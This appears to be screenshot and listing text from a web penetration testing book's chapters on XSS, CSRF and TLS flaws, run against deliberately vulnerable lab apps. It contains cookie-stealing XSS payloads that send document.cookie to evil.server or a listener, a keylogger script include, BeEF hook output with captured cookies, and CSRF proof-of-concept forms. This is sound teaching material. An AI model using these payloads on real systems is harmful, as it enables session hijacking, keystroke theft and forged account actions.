Accept-Encoding: gzip, deflate
Referer: http://10.0.2.2:3001/admin
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/json
Content-Length: 42
{"username": "admin", "password": "admin"}
Response
Raw
Headers
Hex
HTML
Render
HTTP/1.1 200 OK
X-Powered-By: Express
Vary: X-HTTP-Method-Override
Content-Type: text/html; charset=utf-8
Content-Length: 1347
ETag: W/"zVVJnVWkgFaEWL6dKckBZQ=="
Date: Wed, 08 Nov 2017 08:25:55 GMT
Connection: close
<!DOCTYPE html>
<html>
<head>
<title>Admin Access</title>
<link rel='stylesheet'
href='/public/css/screen.css' />
<!--[if lt IE 9]>
<script
src="http://html5shiv.googlecode.com/svn/trunk/html5.js


Chapter 6: Finding and Exploiting Cross-Site Scripting (XSS) Vulnerabilities








Attacker
1
2
3
Victim
http://vulnerable.forum//comments.php?comment=
<script>document.write('<img src="http://evil.server/'+
document.cookie>+'">')</script>



Attacker
1
2
3
Victim
Phishing email conatining link to:
http://vulnerable.forum//profile.php?name=
<script>document.write('<img src="http://evil.server/'+
document.cookie>+'">')</script>


Form or redirection to
http://vulnerable.com/vulnerable.html
3
2
4
5
Victim
Response with
reflected script
Attacker
1
Attacker sends link to
http://evil.server/form.html



10.7.7.5/WackoPicko/guestbook.php
ost Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircra
Hi, I love your site!
- by adam
Name:
xss test
Comment:
<script>document.write('<img src="http://127.0.0.1:8000
/'+document.cookie+'">');</script>
Submit
Home | Admin | Contact | Terms of Service

```
root@kali:~# python -m SimpleHTTPServer 8000
Serving HTTP on 0.0.0.0 port 8000 ...
127.0.0.1 - - [15/Nov/2017 00:23:23] code 404, message File not found
127.0.0.1 - - [15/Nov/2017 00:23:23] "GET /security_level=0;%20tz_offset=39600;%
20JSESSIONID=15EF1959DFFA3581EBB39E5B9371EE4A;%20acopendivids=swingset,jotto,php
bb2,redmine;%20acgroupswithpersist=nada;%20PHPSESSID=hn45g7786mmh9vmmijjk17aoc4
HTTP/1.1" 404 -
```








10.7.7.5/mutillidae/index.php?page=html5-storage.php
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-D
Defaced with XSS



10.7.7.5/WackoPicko/guestbook.php
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Guestbook
See what people are saying about us!
- by xss test
- by test
this is a
- by myname
Hi, I love your site!
- by adam
Name:
this is a test of keylogging
Comment:
<script src="http://10.7.7.4/klog.js"></script>
Submit
Home | Admin | Contact | Terms of Service


```
root@kali:~# cat /var/www/html/keys.txt
th,is is a, t,est, of, jBackspacekeyloggi,ngv<,><>ArrowLeft,ArrowLeftArrowLef
tscriptArrowRightArrowRight,ArrowRightArrowLeft/scrip,tkeyl,lBackspaceo ,src=
","ArrowLefthtt,p:/,/1.7.7.7Backspace4/klog.j,sHomeEndccvKeys presse,d adBack
spacefter keylogge,r
```


```
root@kali:~# beef-xss
[*] Please wait as BeEF services are started.
[*] You might need to refresh your browser once it opens.
[*] UI URL: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>
```





DNS Lookup
Back
Help Me!
Hints
Switch to SOAP Web Service Version of this Page
Who would you like to do a DNS lookup on?
Enter IP or hostname
Hostname/IP
"http://10.7.7.4:3000/hook.js
Lookup DNS
Results for


127.0.0.1:3000/ui/panel
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
BeEF 0.4.7.0-alpha | Submit Bug
Hooked Browsers
Online Browsers
10.7.7.5
10.7.7.4
Offline Browsers
Getting Started
Logs
Current Browser
Details
Logs
Commands
Rider
XssRays
Ipec
Network
WebRTC
Category: Browser (6 Items)
Browser Version: UNKNOWN
Browser UA String: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Browser Language: en-US
Browser Platform: Linux x86_64
Browser Plugins: IcedTea-Web Plugin (using IcedTea-Web 1.6.2 (1.6.2-3.1))
Window Size: Width: 1009, Height: 606
Category: Browser Components (12 Items)
Flash: No
VBScript: No
PhoneGap: No
Google Gears: No
Initialization


127.0.0.1:3000/ui/panel
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
BeEF 0.4.7.0-alpha | Submit Bug | Logout
Hooked Browsers
Online Browsers
10.7.7.5
10.7.7.4
Offline Browsers
Getting Started
Logs
Current Browser
Details
Logs
Commands
Rider
XssRays
Ipec
Network
WebRTC
I...
Type
Event
Date
Bro...
89 Event 217.015s - [Blur] Browser window has lost focus. 2017-11-19T02... 2
88 Event 213.489s - [Mouse Click] x: 799 y:726 > td 2017-11-19T02... 2
87 Event 213.399s - [Focus] Browser window has regained focus. 2017-11-19T02... 2
86 Event 211.832s - [Blur] Browser window has lost focus. 2017-11-19T02... 2
85 Event 175.309s - [Mouse Click] x: 522 y:311 > div#idHintWrapperHeader 2017-11-19T02... 2
84 Event 173.254s - [Mouse Click] x: 522 y:311 > div#idHintWrapperHeader 2017-11-19T02... 2
83 Event 170.879s - [Mouse Click] x: 845 y:331 > blockquote 2017-11-19T02... 2
82 Event 170.819s - [Focus] Browser window has regained focus. 2017-11-19T02... 2
81 Event 154.967s - [Blur] Browser window has lost focus. 2017-11-19T02... 2
80 Event 149.697s - [Mouse Click] x: 808 y:315 > blockquote 2017-11-19T02... 2
79 Event 149.651s - [Focus] Browser window has regained focus. 2017-11-19T02... 2
78 Event 141.882s - [Blur] Browser window has lost focus. 2017-11-19T02... 2
77 Event 139.730s - [User Typed] gle.com 2017-11-19T02... 2
76 Event 138.718s - [User Typed] ww.goo 2017-11-19T02... 2
75 Event 137.702s - [User Typed] w 2017-11-19T02... 2
74 Event 136.689s - [User Typed] 2017-11-19T02... 2
73 Event 134.669s - [User Typed] . 2017-11-19T02... 2



Hooked Browsers
Online Browsers
10.7.7.5
10.7.7.4
Offline Browsers
Getting Started
Logs
Current Browser
Details
Logs
Commands
Rider
XssRays
Ipec
Network
WebRTC
Module Tree
Search
Browser (53)
Hooked Domain (25)
Get Cookie
Get Form Values
Get Page HREFs
Get Page HTML
Get Page and iframe
Module Results History
id
date
label
0 2017-11-19 02:17 command 1
Command results
1 Sun Nov 19 2017 02:17:45 GMT+1100 (AEDT)
data: cookie=showhints=1; security_level=0;
tz_offset=39600;
BEEFHOOK=l7F864Cm91F8TKfGbFZeVPepD6mzn
PHPSESSID=nc11422hg6ltu57ce2rf74f427;
acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada


```
root@kali:~# xsser -u http://10.7.7.5/bodgeit/search.jsp -g ?q=
socket busy, retry opening
================================================================================

XSSer v1.7b: "ZiKA-47 Swarm!" - 2011/2016 - (GPLv3.0) -> by psy

================================================================================
Testing [XSS from URL]...
================================================================================
[Info] HEAD alive check for the target: (http://10.7.7.5/bodgeit/search.jsp) is OK(200) [AIMED]

================================================================================
Target: http://10.7.7.5/bodgeit/search.jsp --> 2017-11-17 01:03:51.178002
================================================================================

------------------------------------------------
[-] Hashing: 54268d18747e4f841c28066b151e96d3
[+] Trying: http://10.7.7.5/bodgeit/search.jsp?q=">54268d18747e4f841c28066b151e96d3
[+] Browser Support: [IE7.0|IE6.0|NS8.1-IE] [NS8.1-G|FF2.0] [O9.02]
[+] Checking: url attack with ">PAYLOAD... ok

================================================================================

socket busy, retry opening
Mosquito(es) landed!

================================================================================
[*] Final Results:
================================================================================

- Injections: 1
- Failed: 0
- Sucessfull: 1
- Accur: 100 %
```





root@kali:~/xsssniper# python xsssniper.py -u http://10.7.7.5/bodgeit/search.jsp?q=test
db   db .d8888. .d8888.   .d8888. d8b   db d888888b d8888b. d88888b d8888b.
`8b  d8' 88'  YP 88'  YP    88'  YP 888o  88    `88'   88 `8D 88'     88  `8D
 `8bd8'  `8bo.   `8bo.      `8bo.   88V8o 88   88   88oodD' 88ooooo 88oobY'
 .dPYb.   `Y8b.   `Y8b.   `Y8b. 88 V8o88     88    88~~~   88~~~~~ 88`8b
.8P Y8. db   8D db   8D   db   8D 88 V888   .88.   88   88.   88 `88.
YP   YP `8888Y' `8888Y'   `8888Y' VP   V8P Y888888P 88   Y88888P 88   YD
----[version 0.9   Gianluca Brindisi <g@brindi.si>]----
                                                      http://brindi.si/g/]----
| Scanning targets without prior mutual consent is illegal. It is the end |
| user's responsibility to obey all applicable local, state and federal laws. |
| Authors assume no liability and are not responsible for any misuse or |
| damage caused by this program. |
[+] TARGET: http://10.7.7.5/bodgeit/search.jsp?q=test
 |- METHOD: GET
[+] Start scanning (1 threads)
 |- Remaining urls: 1 |- Scan completed in 0.023491859436 seconds.
[+] Processing results...
 |- Done.
[+] RESULT: Found XSS Injection points in 1 targets
 |--[!] Target: http://10.7.7.5/bodgeit/search.jsp
 | |- Method: GET
 | |- Query String: q=%5B%27test%27%5D
 | |--[!] Param: q
 | | |- # Injections: 1
 | | |--#0 Payload found free in html
 | |


Chapter 7: Cross-Site Request Forgery, Identification, and Exploitation






#
Host
Method
URL
Param
256 http://10.7.7.5 POST /mutillidae/index.php?page=register.php
257 http://10.7.7.5 POST /mutillidae/index.php?page=register.php
Request
Response
Raw
Params
Headers
Hex
POST /mutillidae/index.php?page=register.php HTTP/1.1
Host: 10.7.7.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.7.7.5/mutillidae/index.php?page=register.php
Cookie: showhints=0; PHPSESSID=decp0frnucg9aolu2b6te69s63;
JSESSIONID=017A28065EC075748B44B450698E282B; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 138
csrf-token=7777&username=user&password=password&confirm_password=password&my_signature=Signature
&register-php-submit-button=Create+Account



Quick Start
Request
Response
Text
POST http://10.7.7.5/peruggia/index.php?action=account&adduser=1 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://10.7.7.5/peruggia/index.php?action=account
Content-Type: application/x-www-form-urlencoded
Content-Length: 33
Cookie: acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; PHPSESSID=
nbqv1qav5dccmdcv65ani8p2f3
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: 10.7.7.5
newuser=test&newuserpass=password


file:///root/WebPentest/csrf-PoC-user.html
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack
CSRFuser
password123!
Submit
Inspector
Console
Debugger
Style Edi...
Perform...
Memory
Netwo
Search HTML
<html>
<head></head>
<body>
<form method="POST" action="http://10.7.7.5/peruggia/index.php?action=account&adduser=1">
<input value="CSRFuser" name="newuser" type="text">
<input value="password123!" name="newuserpass" type="text">
<input value="Submit" type="submit">
</form>
</body>
</html>



Peruggia 1.2
10.7.7.5/peruggia/index.php?action=account
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Peruggia 1.2
Mozilla Firefox
file:///root/...PoC-user.html
file:///root/WebPentest/csrf-PoC-user.html
Most Visited
Offensive Security
Kali Linux
Kali Docs
CSRFuser
password123!
Submit
elete | Logout | Home | About | Learn
Add User
Username:
Password:
Add
Delete User
admin
[delete]
user
[delete]
test
[delete]


file:///root/WebPentest/csrf-PoC-user-b.html
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
CSRFuser
password123!
Submit
Waiting for 10.7.7.5...
Inspector
Console
Debugger
Style Edi...
Perform...
Memory
Network
All
HTML
CSS
JS
XHR
Fonts
Images
Media
Flash
WS
Other
One request, 0 KB,
Status
Method
File
Domain
Headers
Cookies
POST
index.php?action=account&addus...
10.7.7.5
Filter request parameters
Query string
action: "account"
adduser: "1"
Form data
newuser: "CSRFuser"
newuserpass: "password123!"


10.7.7.5/WebGoat/attack?Screen=2&menu=900&transferFunds=main
120%
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Choose another language:
English
Logout
CSRF Token By-Pass
OWASP WebGoat v5.4
Show Params
Show Cookies
Lesson Plan
Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Phishing with XSS
LAB: Cross Site Scripting
Stage 1: Stored XSS
Stage 2: Block Stored XSS using Input Validation
Stage 3: Stored XSS Revisited
Solution Videos
Restart this Lesson
Similar to the CSRF Lesson, your goal is to send an email to a newsgroup that contains a malicious request to transfer funds. To successfully complete you need to obtain a valid request token. The page that presents the transfer funds form contains a valid request token. The URL for the transfer funds page is the same as this lesson with an extra parameter "transferFunds=main". Load this page, read the token and append the token in a forged request to transferFunds. When you think the attack is successful, refresh the page and you will find the green check on the left hand side menu.
Note that the "Screen" and "menu" GET variables will vary between WebGoat builds. Copying the menu link on the left will give you the current values.
Electronic Transfer:
100
Submit Query


10.7.7.5/WebGoat/attack?Screen=2&menu=900&transferFunds=main
120%
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack
Stage 1: Stored XSS
Stage 2: Block Stored XSS using Input Validation
Stage 3: Stored XSS Revisited
Stage 4: Block Stored XSS using Output Encoding
Stage 5: Reflected XSS
input 243.6 × 34
100
Submit Query
Inspector
Console
Debugger
Style Edi...
Perform...
Memory
Network
Search HTML

<form accept-charset="UNKNOWN" method="POST" name="form" action="attack?Screen=2&menu=900" enctype="">
<h1>Electronic Transfer:</h1>
<input name="transferFunds" value="0" type="text">
<input name="CSRFToken" value="-2126029393" type="hidden">
<input type="submit">
</form>


10.7.7.5/WebGoat/attack?Screen=2&menu=900
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Choose another language:
English
Logout
CSRF Token By-Pass
OWASP WebGoat v5.4
Show Params
Show Cookies
Lesson Plan
Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
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



Cross-Site Scripting (XSS)
Phishing with XSS
LAB: Cross Site Scripting
Stage 1: Stored XSS
Stage 2: Block Stored XSS using Input Validation
Stage 3: Stored XSS Revisited
Stage 4: Block Stored XSS using Output Encoding
Stage 5: Reflected XSS
Stage 6: Block Reflected XSS
Stored XSS Attacks
Reflected XSS Attacks
Cross Site Request Forgery (CSRF)
CSRF Prompt By-Pass
CSRF Token By-Pass
HTTPOnly Test
Solution Videos
Restart this Lesson
Similar to the CSRF Lesson, your goal is to send an email to a newsgroup that contains a malicious request to transfer funds. To successfully complete you need to obtain a valid request token. The page that presents the transfer funds form contains a valid request token. The URL for the transfer funds page is the same as this lesson with an extra parameter "transferFunds=main". Load this page, read the token and append the token in a forged request to transferFunds. When you think the attack is successful, refresh the page and you will find the green check on the left hand side menu.
Note that the "Screen" and "menu" GET variables will vary between WebGoat builds. Copying the menu link on the left will give you the current values.
Title:
Click here to be victim!
Message:
<script language="javascript">
function frame_loaded(iframe)
{
var form =iframe.contentDocument.getElementsByTagName('Form')[1];
form.transferFunds.value="54321";
//form.submit();
}
</script>
<iframe id="myframe" name="myframe" onload="frame_loaded(this)" src="/WebGoat/attack?Screen=2&menu=900&transferFunds=main">
</iframe>
Submit


10.7.7.5/WebGoat/attack?Screen=2&menu=900&Num=64
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
CSRF Token By-Pass
HTTPOnly Test
Cross Site Tracing (XST) Attacks
Improper Error Handling
Injection Flaws
Denial of Service
Insecure Communication
Insecure Configuration
Insecure Storage
Malicious Execution
Parameter Tampering
Session Management Flaws
Web Services
Admin Functions
Challenge
Submit
Message Contents For: Click here to be victim!
Title: Click here to be victim!
Solution Videos
Restart this Lesson
Similar to the CSRF Lesson, your goal is to send an email to a newsgroup that contains a malicious request to transfer funds. To successfully complete you need to obtain a valid request token. The page that presents the transfer funds form contains a valid request token. The URL for the transfer funds page is the same as this lesson with an extra parameter "transferFunds=main". Load this page, read the token and append the token in a forged request to transferFunds. When you think the attack is successful, refresh the page and you will find the green check on the left hand side menu.
Note that the "Screen" and "menu" GET variables will vary between WebGoat builds. Copying the menu link on the left will give you the current values.
Message:
Electronic Transfer:
54321
Submit Query
Posted By:webgoat


10.7.7.5/WebGoat/attack?Screen=2&menu=900&Num=66
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
HTTPOnly Test
Cross Site Tracing (XST) Attacks
Improper Error Handling
Injection Flaws
Denial of Service
Insecure Communication
Insecure Configuration
Insecure Storage
Malicious Execution
Parameter Tampering
Session Management Flaws
Web Services
Admin Functions
Challenge
Submit
Message Contents For: Click here to be victim!
Title: Click here to be victim!
Show Params
Show Cookies
Lesson Plan
Solution Videos
Restart this Lesson
Similar to the CSRF Lesson, your goal is to send an email to a newsgroup that contains a malicious request to transfer funds. To successfully complete you need to obtain a valid request token. The page that presents the transfer funds form contains a valid request token. The URL for the transfer funds page is the same as this lesson with an extra parameter "transferFunds=main". Load this page, read the token and append the token in a forged request to transferFunds. When you think the attack is successful, refresh the page and you will find the green check on the left hand side menu.
Note that the "Screen" and "menu" GET variables will vary between WebGoat builds. Copying the menu link on the left will give you the current values.
Message:
* Congratulations. You have successfully completed this lesson.
Electronic Transfer Complete
Posted By:webgoat


Target
Proxy
Spider
Scanner
Intruder
Intercept
HTTP history
WebSockets history
Options
Filter: Hiding CSS, image and general binary content
Host Method URL Params Edited Status
2610 http://10.7.7.5 GET /WebGoat/attack?Screen=2&menu=900&Num=66 200
2615 http://10.7.7.5 GET /WebGoat/javascript/javascript.js 304
2616 http://10.7.7.5 GET /WebGoat/javascript/menu_system.js 304
2617 http://10.7.7.5 GET /WebGoat/javascript/lessonNav.js 304
2618 http://10.7.7.5 GET /WebGoat/javascript/toggle.js 304
2619 http://10.7.7.5 GET /WebGoat/javascript/makeWindow.js 304
2627 http://10.7.7.5 GET /WebGoat/attack?Screen=2&menu=900&transferFunds=main 200
2633 http://10.7.7.5 GET /WebGoat/javascript/javascript.js 304
2634 http://10.7.7.5 GET /WebGoat/javascript/lessonNav.js 304
2635 http://10.7.7.5 GET /WebGoat/javascript/menu_system.js 304
2636 http://10.7.7.5 GET /WebGoat/javascript/makeWindow.js 304
2637 http://10.7.7.5 GET /WebGoat/javascript/toggle.js 304
2646 http://10.7.7.5 GET /WebGoat/images/menu_images/1x1_open.gif 404
2656 http://10.7.7.5 POST /WebGoat/attack?Screen=2&menu=900 200
Request
Response
Raw
Params
Headers
Hex
POST /WebGoat/attack?Screen=2&menu=900 HTTP/1.1
Host: 10.7.7.5
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.7.7.5/WebGoat/attack?Screen=2&menu=900&transferFunds=main
Cookie: security_level=0; PHPSESSID=b8ol09qu0rai1g707egd4rk3t6; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada; JSESSIONID=333D595750D1B486E3B5EC749BDA6AE3
Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 40
transferFunds=54321&CSRFToken=-339174901

Chapter 8: Attacking Flaws in Cryptographic Implementations



```
root@kali-1:~# openssl s_client -connect www.ebay.in:443
CONNECTED(00000003)
depth=2 C = IE, O = Baltimore, OU = CyberTrust, CN = Baltimore CyberTrust Root
verify error:num=20:unable to get local issuer certificate
verify return:0
---
Certificate chain
 0 s:/C=US/ST=MA/L=Cambridge/O=Akamai Technologies, Inc./CN=a248.e.akamai.net
   i:/O=Cybertrust Inc/CN=Cybertrust Public SureServer SV CA
 1 s:/O=Cybertrust Inc/CN=Cybertrust Public SureServer SV CA
   i:/C=IE/O=Baltimore/OU=CyberTrust/CN=Baltimore CyberTrust Root
 2 s:/C=IE/O=Baltimore/OU=CyberTrust/CN=Baltimore CyberTrust Root
   i:/C=US/O=GTE Corporation/OU=GTE CyberTrust Solutions, Inc./CN=GTE CyberTru
 Root
SSL handshake has read 3915 bytes and written 424 bytes
---
New, TLSv1/SSLv3, Cipher is ECDHE-RSA-AES256-GCM-SHA384
Server public key is 2048 bit
Secure Renegotiation IS NOT supported
Compression: NONE
Expansion: NONE
SSL-Session:
    Protocol  : TLSv1.2
    Cipher    : ECDHE-RSA-AES256-GCM-SHA384
    Session-ID: 8559FC8EE231B29EA673BFE6BE7C43A2AC285E26B0FBD6E54E60E0B742360E
    Session-ID-ctx:
    Master-Key: 4B2E4F4B9A0D47BBCE6E06A9DD98F0DC4F79FC16FECAF88AC66B1FBAF5862F
05CAF28C73D0C2DC95569991B
```

```
root@kali-1:~# openssl s_client -tls1_2 -cipher 'ECDH-RSA-RC4-SHA' -connect www.google.com:443
CONNECTED(00000003)
139660176557736:error:14094410:SSL routines:SSL3_READ_BYTES:sslv3 alert handshake failure:s3_p
ert number 40
139660176557736:error:1409E0E5:SSL routines:SSL3_WRITE_BYTES:ssl handshake failure:s3_pkt.c:59
---
no peer certificate available
---
No client certificate CA names sent
---
SSL handshake has read 7 bytes and written 0 bytes
---
New, (NONE), Cipher is (NONE)
Secure Renegotiation IS NOT supported
Compression: NONE
Expansion: NONE
SSL-Session:
    Protocol  : TLSv1.2
    Cipher    : 0000
    Session-ID:
    Session-ID-ctx:
    Master-Key:
    Key-Arg   : None
    PSK identity: None
    PSK identity hint: None
    SRP username: None
    Start Time: 1432929418
    Timeout   : 7200 (sec)
    Verify return code: 0 (ok)
```

```
root@kali:~# openssl s_client -tls1_2 -cipher "NULL,EXPORT,LOW,DES" -connect www.google.com:443
CONNECTED(00000003)
139783222056192:error:141640B5:SSL routines:tls_construct_client_hello:no ciphers available:../ssl/
m/statem_clnt.c:800:
---
no peer certificate available
---
No client certificate CA names sent
---
SSL handshake has read 0 bytes and written 0 bytes
Verification: OK
---
New, (NONE), Cipher is (NONE)
Secure Renegotiation IS NOT supported
Compression: NONE
Expansion: NONE
No ALPN negotiated
SSL-Session:
    Protocol  : TLSv1.2
    Cipher    : 0000
    Session-ID:
    Session-ID-ctx:
    Master-Key:
    PSK identity: None
    PSK identity hint: None
    SRP username: None
    Start Time: 1517833355
    Timeout   : 7200 (sec)
    Verify return code: 0 (ok)
    Extended master secret: no
---
```

```
root@kali:~# openssl ciphers -v "NULL,EXPORT,LOW,DES"
ECDHE-ECDSA-NULL-SHA    TLSv1 Kx=ECDH     Au=ECDSA Enc=None      Mac=SHA1
ECDHE-RSA-NULL-SHA      TLSv1 Kx=ECDH     Au=RSA  Enc=None      Mac=SHA1
AECDH-NULL-SHA          TLSv1 Kx=ECDH     Au=None Enc=None      Mac=SHA1
NULL-SHA256             TLSv1.2 Kx=RSA      Au=RSA  Enc=None      Mac=SHA256
ECDHE-PSK-NULL-SHA384   TLSv1 Kx=ECDHEPSK Au=PSK  Enc=None      Mac=SHA384
ECDHE-PSK-NULL-SHA256   TLSv1 Kx=ECDHEPSK Au=PSK  Enc=None      Mac=SHA256
ECDHE-PSK-NULL-SHA      TLSv1 Kx=ECDHEPSK Au=PSK  Enc=None      Mac=SHA1
RSA-PSK-NULL-SHA384     TLSv1 Kx=RSAPSK   Au=RSA  Enc=None      Mac=SHA384
RSA-PSK-NULL-SHA256     TLSv1 Kx=RSAPSK   Au=RSA  Enc=None      Mac=SHA256
DHE-PSK-NULL-SHA384     TLSv1 Kx=DHEPSK   Au=PSK  Enc=None      Mac=SHA384
DHE-PSK-NULL-SHA256     TLSv1 Kx=DHEPSK   Au=PSK  Enc=None      Mac=SHA256
RSA-PSK-NULL-SHA        SSLv3 Kx=RSAPSK   Au=RSA  Enc=None      Mac=SHA1
DHE-PSK-NULL-SHA        SSLv3 Kx=DHEPSK   Au=PSK  Enc=None      Mac=SHA1
NULL-SHA                SSLv3 Kx=RSA      Au=RSA  Enc=None      Mac=SHA1
NULL-MD5                SSLv3 Kx=RSA      Au=RSA  Enc=None      Mac=MD5
PSK-NULL-SHA384         TLSv1 Kx=PSK      Au=PSK  Enc=None      Mac=SHA384
PSK-NULL-SHA256         TLSv1 Kx=PSK      Au=PSK  Enc=None      Mac=SHA256
PSK-NULL-SHA _          SSLv3 Kx=PSK      Au=PSK  Enc=None      Mac=SHA1
```


```
root@kali:~# sslscan 10.7.7.8:8443
Version: 1.11.10-static
OpenSSL 1.0.2-chacha (1.0.2g-dev)

Testing SSL server 10.7.7.8 on port 8443 using SNI name 10.7.7.8

  TLS Fallback SCSV:
Server does not support TLS Fallback SCSV

  TLS renegotiation:
Secure session renegotiation supported

  TLS Compression:
Compression disabled

  Heartbleed:
TLS 1.2 not vulnerable to heartbleed
TLS 1.1 not vulnerable to heartbleed
TLS 1.0 not vulnerable to heartbleed

  Supported Server Cipher(s):
Preferred TLSv1.2  256 bits  ECDHE-RSA-AES256-GCM-SHA384   Curve P-256 DHE 256
Accepted  TLSv1.2  256 bits  ECDHE-RSA-AES256-SHA384       Curve P-256 DHE 256
Accepted  TLSv1.2  256 bits  ECDHE-RSA-AES256-SHA          Curve P-256 DHE 256
Accepted  TLSv1.2  256 bits  DHE-RSA-AES256-GCM-SHA384     DHE 1024 bits
Accepted  TLSv1.2  256 bits  DHE-RSA-AES256-SHA256         DHE 1024 bits
Accepted  TLSv1.2  256 bits  DHE-RSA-AES256-SHA            DHE 1024 bits
Accepted  TLSv1.2  256 bits  DHE-RSA-CAMELLIA256-SHA      DHE 1024 bits
Accepted  TLSv1.2  256 bits  AES256-GCM-SHA384
Accepted  TLSv1.2  256 bits  AES256-SHA256
Accepted  TLSv1.2  256 bits  AES256-SHA
Accepted  TLSv1.2  256 bits  CAMELLIA256-SHA
Accepted  TLSv1.2  128 bits  ECDHE-RSA-AES128-GCM-SHA256   Curve P-256 DHE 256
Accepted  TLSv1.2  128 bits  ECDHE-RSA-AES128-SHA256       Curve P-256 DHE 256
Accepted  TLSv1.2  128 bits  ECDHE-RSA-AES128-SHA          Curve P-256 DHE 256
Accepted  TLSv1.2  128 bits  DHE-RSA-AES128-GCM-SHA256     DHE 1024 bits
Accepted  TLSv1.2  128 bits  DHE-RSA-AES128-SHA256         DHE 1024 bits
Accepted  TLSv1.2  128 bits  DHE-RSA-AES128-SHA            DHE 1024 bits
Accepted  TLSv1.2  128 bits  DHE-RSA-CAMELLIA128-SHA      DHE 1024 bits
Accepted  TLSv1.2  128 bits  AES128-GCM-SHA256
Accepted  TLSv1.2  128 bits  AES128-SHA256
Accepted  TLSv1.2  128 bits  AES128-SHA
Accepted  TLSv1.2  128 bits  CAMELLIA128-SHA
Accepted  TLSv1.2  112 bits  ECDHE-RSA-DES-CBC3-SHA        Curve P-256 DHE 256
Accepted  TLSv1.2  112 bits  EDH-RSA-DES-CBC3-SHA          DHE 1024 bits
```

```
SCAN RESULTS FOR 10.7.7.8:8443 - 10.7.7.8:8443
----------------------------------------------

 * Session Renegotiation:
     Client-initiated Renegotiations:   OK - Rejected
     Secure Renegotiation:              OK - Supported

 * Deflate Compression:
     OK - Compression disabled

 * Session Resumption:
     With Session IDs:                  NOT SUPPORTED (0 successful, 5 failed, 0 errors
     With TLS Session Tickets:          OK - Supported

 * OpenSSL Heartbleed:
     VULNERABLE - Server is vulnerable to Heartbleed

 * TLSV1_2 Cipher Suites:
     Preferred:
                 ECDHE-RSA-AES256-GCM-SHA384   ECDH-256 bits  256 bits      HTTP 200 OK
     Accepted:
                 ECDHE-RSA-AES256-SHA384       ECDH-256 bits  256 bits      HTTP 200 OK
                 ECDHE-RSA-AES256-SHA          ECDH-256 bits  256 bits      HTTP 200 OK
                 ECDHE-RSA-AES256-GCM-SHA384   ECDH-256 bits  256 bits      HTTP 200 OK
                 DHE-RSA-CAMELLIA256-SHA       DH-1024 bits   256 bits      HTTP 200 OK
                 DHE-RSA-AES256-SHA256         DH-1024 bits   256 bits      HTTP 200 OK
                 DHE-RSA-AES256-SHA            DH-1024 bits   256 bits      HTTP 200 OK
                 DHE-RSA-AES256-GCM-SHA384     DH-1024 bits   256 bits      HTTP 200 OK
                 CAMELLIA256-SHA               -              256 bits      HTTP 200 OK
                 AES256-SHA256                 -              256 bits      HTTP 200 OK
                 AES256-SHA                    -              256 bits      HTTP 200 OK
                 AES256-GCM-SHA384             -              256 bits      HTTP 200 OK
                 ECDHE-RSA-AES128-SHA256       ECDH-256 bits  128 bits      HTTP 200 OK
                 ECDHE-RSA-AES128-SHA          ECDH-256 bits  128 bits      HTTP 200 OK
                 ECDHE-RSA-AES128-GCM-SHA256   ECDH-256 bits  128 bits      HTTP 200 OK
                 DHE-RSA-CAMELLIA128-SHA       DH-1024 bits   128 bits      HTTP 200 OK
                 DHE-RSA-AES128-SHA256         DH-1024 bits   128 bits      HTTP 200 OK
```


```
root@kali:~# nmap -p 8443 -sV --script ssl-poodle,ssl-heartbleed,ssl-enum-ciphers 10.7.7.8

